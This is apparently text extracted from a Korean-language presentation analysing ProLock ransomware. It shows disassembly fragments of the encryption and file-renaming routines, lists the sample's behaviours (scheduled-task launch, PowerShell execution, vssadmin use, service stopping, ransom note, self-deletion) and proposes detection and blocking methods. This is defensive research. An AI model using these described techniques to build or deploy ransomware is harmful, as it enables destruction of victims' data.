seg000:09221954 mov     al, [esi+10h]
seg000:09221957 mov     [esi+135Ch], al
seg000:0922195D loc_922195D: ; CODE XREF: seg000:09221952↑j
seg000:0922195D call    sub_92219D7 ; recurse_encrypt
seg000:09221962 mov     eax, 1
    
```


주요 페이로드

확장자 추가

.prolock 확장자가 각 암호화
된 파일에 추가

```

seg000:070A2E89      mov     dword ptr [esi+eax+0A10h],
seg000:070A2E94      mov     dword ptr [esi+eax+0A14h],
seg000:070A2E9F      mov     dword ptr [esi+eax+0A18h],
seg000:070A2EAA      mov     dword ptr [esi+eax+0A1Ch],
seg000:070A2EB5      mov     dword ptr [esi+eax+0A20h],
seg000:070A2EC0      mov     eax, [esi]
seg000:070A2EC2      lea     edx, [esi+0A10h]
seg000:070A2EC8      push    edx
seg000:070A2EC9      lea     edx, [esi+1F0h]
seg000:070A2ECF      push    edx
seg000:070A2ED0      call    [eax+new.MoveFileW]
seg000:070A2ED3      loc_70A2ED3:
seg000:070A2ED3      mov     edi, esi
seg000:070A2ED5      add     edi, new.LoadLibraryA
seg000:070A2ED8      mov     dword ptr [edi], 0
seg000:070A2EDE      leave
seg000:070A2EDF      retn    4

```

디코딩 ←

API 함수 호출 ←

파일 삭제 ←

프로세스 종료 ←


서비스 중지 ←

vssadmin ←

암호화 ←


.txt ←

주요 페이로드



.txt

[HOW TO RECOVER FILES].TXT
파일 생성



기술 개발에 사용한 특징

1. 작업 스케줄러로 파일 실행
2. cmd를 통한 파워셸 실행
3. 세 가지 API와 한 가지 함수 사용
4. 파워셸을 통한 주요 페이로드 실행
5. 메모리 사용량 증폭
6. ProLock 자체적으로 관련 파일 전체 삭제

03


ProLock 방어

- 탐지 기술
- 방어 기술
- 동영상 시연
- 향후 계획

탐지 기술

파워셸 특징


1. 작업 스케줄러로 파일 실행
-svchost.exe를 부모로 갖는 cmd 실행
2. cmd를 통한 파워셸 실행
-cmd를 부모로 갖는 파워셸 실행




방어 기술

파워셸 차단

- 4. 파워셸을 통한 주요 페이로드 실행
 - 파워셸에 할당된 프로세스 강제 종료





방어 기술




방어 기술

메모리 할당 및 행위 모니터링

5. 메모리 사용량 증폭
 - 주요 페이로드 실행되길 기다림
6. ProLock 자체적으로 관련 파일 전체 삭제
 - 삭제 이후 발생하는 행위 확인
 - 파워셸 차단



방어 기술



동영상 시연

향후 계획

한계점

샘플 부족

- 추출한 특징들의 신뢰도 부족
- 유포과정에서 대응점을 찾지 못함

연구 방향

- 새롭게 생길 셸코드 기반 랜섬웨어 수집 및 분석
- 이를 통한 탐지 및 방어 기술 보완

QnA

감사합니다